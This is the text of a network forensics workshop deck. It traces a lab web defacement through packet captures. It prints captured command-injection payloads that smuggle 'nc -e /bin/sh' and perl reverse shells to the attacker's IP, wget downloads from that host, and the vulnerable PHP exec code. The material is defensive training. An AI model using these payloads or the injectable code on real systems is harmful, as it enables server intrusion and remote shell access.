

Hands-on Network Forensics Workshop Preparations:

1. Unzip the virtual machine from NetworkForensics_VirtualBox.zip on your USB thumb drive to your local hard drive
2. Start VirtualBox and run the Security Onion VM
3. Log in with:
user/password



WARNING

EXTENSIVE USE OF

COMMAND LINE

IN THIS WORKSHOP

Hands-on Network Forensics



Erik Hjelmvik, Swedish Armed Forces CERT
FIRST 2015, Berlin

Hands-on Network Forensics Workshop Preparations:

1. Unzip the virtual machine from NetworkForensics_VirtualBox.zip on your USB thumb drive to your local hard drive
2. Start VirtualBox and run the Security Onion VM
3. Log in with:
user/password



WARNING

EXTENSIVE USE OF

COMMAND LINE

IN THIS WORKSHOP

"Password" Ned



SysAdmin: Homer




PR /Marketing: Krusty the Clown



Password Ned AB = pwned.se



pwned.se Network





Fri, 28 Feb 06:38

securityonion



Home



Install Secu...



File System



Trash



Terminal E...



README

Security@onion

- Linux distro for intrusion detection
- Developer: Doug Burks
- Website: <http://blog.securityonion.net/>

Paths (also on Cheat Sheet)

- PCAP files:
/nsm/sensor_data/securityonion_eth1/dailylogs/
- Argus files:
/nsm/sensor_data/securityonion_eth1/argus/
- Bro-IDS logs:
/nsm/bro/logs/
- ip_whitelist.py:
/usr/local/bin/ip_whitelist.py

Background Traffic (1/2)

- Web browsing
 - Facebook
 - Search engines
- Chat
 - Skype
 - HipChat
- Emails
 - Webmail
 - POP3
 - SMTP
- DropBox



Candy Crush SAGA

Background Traffic (2/2)



Timeline – 40 days

• Start: 2015-03-05

• Incident: Web Defacement

• Incident: Spear Phishing

• Incident: Malware

• End: 2015-04-13

Incident #1: FrogSquad


- The hacker collective FrogSquad defaced www.pwned.se on March 12, 12:58 UTC.
- Attackers uploaded a FrogSquad image to: www.pwned.se/skyblue/fr.jpg



Question 1.1 and 1.2

- Q1.1: What IP address did the attackers use?
- Q1.2: How did the attacker get the fr.jpg file to the webserver?
- Recommended tools:
 - Wireshark (Conversations and Follow TCP Stream)
 - Tshark (-T fields)
 - NetworkMiner (Parameters tab)

Filtering with Wireshark



The screenshot shows the Wireshark 1.6.7 interface with the following details:

- Filter:** `http.request.uri contains fr.jpg`
- Table of filtered packets:**

No.	Time	Source	Destination	Protocol	Length	Info
89370	46675.31713	217.195.49.146	192.168.0.2	HTTP	441	GET /skyblue/fr.jpg HTTP/1.1
89796	46771.96916	217.195.49.146	192.168.0.2	HTTP	529	GET /skyblue/fr.jpg HTTP/1.1
90195	46899.62394	217.195.49.146	192.168.0.2	HTTP	522	GET /skyblue/fr.jpg HTTP/1.1
90341	47007.46074	217.195.49.146	192.168.0.2	HTTP	522	GET /skyblue/fr.jpg HTTP/1.1
90343	47007.78258	217.195.49.146	192.168.0.2	HTTP	522	[TCP Retransmission] GET /skyblue/fr.jpg HTTP/1.1
- Packet 89370 details:**
 - Frame 89370: 441 bytes on wire (3528 bits), 441 bytes captured (3528 bits)
 - Ethernet II, Src: 78:54:2e:9f:10:28 (78:54:2e:9f:10:28), Dst: ec:f4:bb:4f:c0:d7 (ec:f4:bb:4f:c0:d7)
 - Internet Protocol Version 4, Src: 217.195.49.146 (217.195.49.146), Dst: 192.168.0.2 (192.168.0.2)
 - Transmission Control Protocol, Src Port: 54392 (54392), Dst Port: http (80), Seq: 446, Ack: 3
 - Hypertext Transfer Protocol**
 - GET /skyblue/fr.jpg HTTP/1.1\r\n
 - Host: www.pwned.se\r\n
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/\r\n
 - Accept: image/png,image/*;q=0.8,*/*;q=0.5\r\n
- Packet 0040 hex dump:**

```

0040  e1 83 47 45 54 20 2f 73 6b 79 62 6c 75 65 2f 66  ..GET /s kyblue/f
0050  72 2e 6a 70 67 20 48 54 54 50 2f 31 2e 31 0d 0a  r.jpg HT TP/1.1..
0060  48 6f 73 74 3a 20 77 77 77 2e 70 77 6e 65 64 2e  Host: ww w.pwned.
0070  73 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20  se..User -Agent:
0080  4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 31 31  Mozilla/ 5.0 (X11
0090  2b 20 4c 60 6e 75 78 20 78 28 26 5f 26 24 2b 20  : Linux x86_64:
  
```


Filtering with Tshark

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ tshark -r snort.log.1426118407 -R "http.request.uri contains fr.jpg" -T fields -e frame.time -e ip.src -e http.host -e http.request.uri
```


```
Mar 12, 2015 12:58:04.111324000 217.195.49.146 www.pwned.se /skyblue/fr.jpg
Mar 12, 2015 12:59:40.763353000 217.195.49.146 www.pwned.se /skyblue/fr.jpg
Mar 12, 2015 13:01:48.418134000 217.195.49.146 www.pwned.se /skyblue/fr.jpg
Mar 12, 2015 13:03:36.254940000 217.195.49.146 www.pwned.se /skyblue/fr.jpg
Mar 12, 2015 13:03:36.576778000 217.195.49.146 www.pwned.se /skyblue/fr.jpg
```

Many POSTs to index.php?pid=4

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ tshark -r
snort.log.1426118407 -R "http.request and ip.addr eq 217.195.49.146" -T fields -e http.request.method
-e http.host -e http.request.uri | sort | uniq -c | sort -rn | head
```

13	POST	www.pwned.se	/skyblue/index.php?pid=4
10	GET	www.pwned.se	/skyblue/
5	GET	www.pwned.se	/skyblue/FrogSquad.jpg
5	GET	www.pwned.se	/skyblue/fr.jpg
5	GET	www.pwned.se	/skyblue/fr.html
5	GET	www.pwned.se	/skyblue/data/skins/techjunkie/images/wrap.gif
5	GET	www.pwned.se	/skyblue/data/skins/techjunkie/images/pointer.gif
5	GET	www.pwned.se	/skyblue/data/skins/techjunkie/images/nav.gif
5	GET	www.pwned.se	/skyblue/data/skins/techjunkie/images/header.gif
5	GET	www.pwned.se	/skyblue/data/skins/techjunkie/images/footer-top-sep.gif

Malicious HTTP POST requests



The image shows a Wireshark capture of network traffic. The filter is set to `http.request.method==POST and ip.addr eq 217.195.49.`. The packet list shows several HTTP POST requests to `/skyblue/index.php` from the source IP `217.195.49.146` to the destination IP `192.168.0.2`. The selected packet (No. 84347) is expanded to show the Hypertext Transfer Protocol details, including the request body: `cid=3&name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22&email=`. The packet bytes pane shows the raw data for the POST request, including the `Content-Type: application/x-www-form-urlencoded` header and the request body.

No.	Time	Source	Destination	Protocol	Length	Info
83905	12:23:04.3737217.195.49.146	217.195.49.146	192.168.0.2	HTTP	693	POST /skyblue/index.php
84090	12:24:02.8166217.195.49.146	217.195.49.146	192.168.0.2	HTTP	673	POST /skyblue/index.php
84153	12:24:27.1365217.195.49.146	217.195.49.146	192.168.0.2	HTTP	684	POST /skyblue/index.php
84347	12:25:46.6365217.195.49.146	217.195.49.146	192.168.0.2	HTTP	699	POST /skyblue/index.php
85647	12:32:16.8959217.195.49.146	217.195.49.146	192.168.0.2	HTTP	699	POST /skyblue/index.php

Frame 84347: 699 bytes on wire (5592 bits), 699 bytes captured (5592 bits)

- Ethernet II, Src: 78:54:2e:9f:10:28 (78:54:2e:9f:10:28), Dst: ec:f4:bb:4f:c0:d7 (ec:f4:bb:4f:c0:d7)
- Internet Protocol Version 4, Src: 217.195.49.146 (217.195.49.146), Dst: 192.168.0.2 (192.168.0.2)
- Transmission Control Protocol, Src Port: 54314 (54314), Dst Port: http (80), Seq: 304114441
- Hypertext Transfer Protocol
 - Line-based text data: application/x-www-form-urlencoded
 - cid=3&name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22&email=

0040 51 58 50 4f 53 54 20 2f 73 6b 79 62 6c 75 65 2f QXPOST / skyblue/
 0050 69 6e 64 65 78 2e 70 68 70 3f 70 69 64 3d 34 20 index.php p?pid=4
 0060 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 HTTP/1.1 ..Host:
 0070 77 77 77 2e 70 77 6e 65 64 2e 73 65 0d 0a 55 73 www.pwned.se..Us

Hypertext Transfer Protocol (http), 493 bytes Packets: 15... Profile: Default

SkyBlueCanvas' functions.php

- CVE-2014-1683 (Command Injection Vuln.)
- Attacker controls **\$msg** via “name” parameter

```
function bashMail($subj, $msg, $to, $cc='', $bc='') {  
    $cmd = 'echo "'. $msg. '" | mail -s "'. $subj. '" '. $to;  
    exec($cmd, $err);  
    $res = count($err) == 0 ? 1 : 4 ;  
    return $res;  
}
```

HTTP POST Command Injection

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ tshark -r  
snort.log.1426118407 -R "http.request.method==POST and ip.addr==217.195.49.146" -T  
fields -e text | cut -d, -f 8 | cut -d \& -f 2
```

[...]

```
name=test%22%3B+ping+-c+2+217.195.49.146%3B+echo+%22
```

```
name=test%22%3B+sleep+4%3B+%22
```

```
name=test%22+%7C+nc+217.195.49.146+63122%3B+echo+%22
```


```
name=test%22+%7C+nc+217.195.49.146+63122%3B+echo+%22
```

```
name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22
```

```
name=test%22+%7C+nc+-e+%2Fbin%2Fsh+217.195.49.146+63122%3B+echo+%22
```

“name” parameter in NetworkMiner

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ tcpdump -r snort.log.1426118407 -w /var/tmp/217.195.49.146.pcap host 217.195.49.146
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12$ /opt/networkminer/networkminer /var/tmp/217.195.49.146.pcap
```



NetworkMiner 1.6.1

File Tools Help

Hosts (2) | Frames (31xx) | Files (108) | Images (46) | Messages (11) | Credentials (1)
 DNS | Parameters (758) | Keywords | Cleartext | Anomalies

Para...	Parameter value	Frame...	Source
message	xx	689	217.19
name	1Ug1gomssy";perl -MIO -e '\$p=fork;exit,if(\$p);f...	23	217.19
name	2isJWANOdv";perl -MIO -e '\$p=fork;exit,if(\$p);fo...	4	217.19
name	test" nc -e /bin/sh 217.195.49.146 63122; echo "	1341	217.19
name	"test";sleep 4"	500	217.19
name	xxx	515	217.19
name	test" nc 217.195.49.146 63122; echo "	663	217.19
name	test" nc 217.195.49.146 63122; echo "	648	217.19
name	test"; ping -c 2 217.195.49.146; echo "	552	217.19
name	test"; sleep 4; "	572	217.19
name	test"; sleep 4; "	534	217.19
name	g2Fwjhgfo7";perl -MIO -e '\$p=fork;exit,if(\$p);fo...	40	217.19
name	V3e05IGjf8";perl -MIO -e '\$p=fork;exit,if(\$p);for...	57	217.19
name	test" nc -e /bin/sh 217.195.49.146 63122; echo "	689	217.19
name	i2ff5608a0a0a2f5e0kdc074	1627	217.19


Case Panel

File...	MD5
217.19...	ae9c...

Reload Case Files

Running NetworkMiner with Mono

Reverse shell through Netcat



```
Follow TCP Stream
Stream Content
wget -o xx "http://217.195.49.146:63129/fr.jpg"
ls -l xx
ls -l fr.jpg
cat xx
rm xx
rm fr.html
wget -o xx "http://217.195.49.146:63129/fr.html"
cat fr.html
pwd
ls -l index*
mv index.php imsuchaniceguyyoushouldbuymeabeer.php
ls -l index.php

217.195.49.146:63122 → 192.168.0.2:35041 (907 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

Answer 1.1 and 1.2

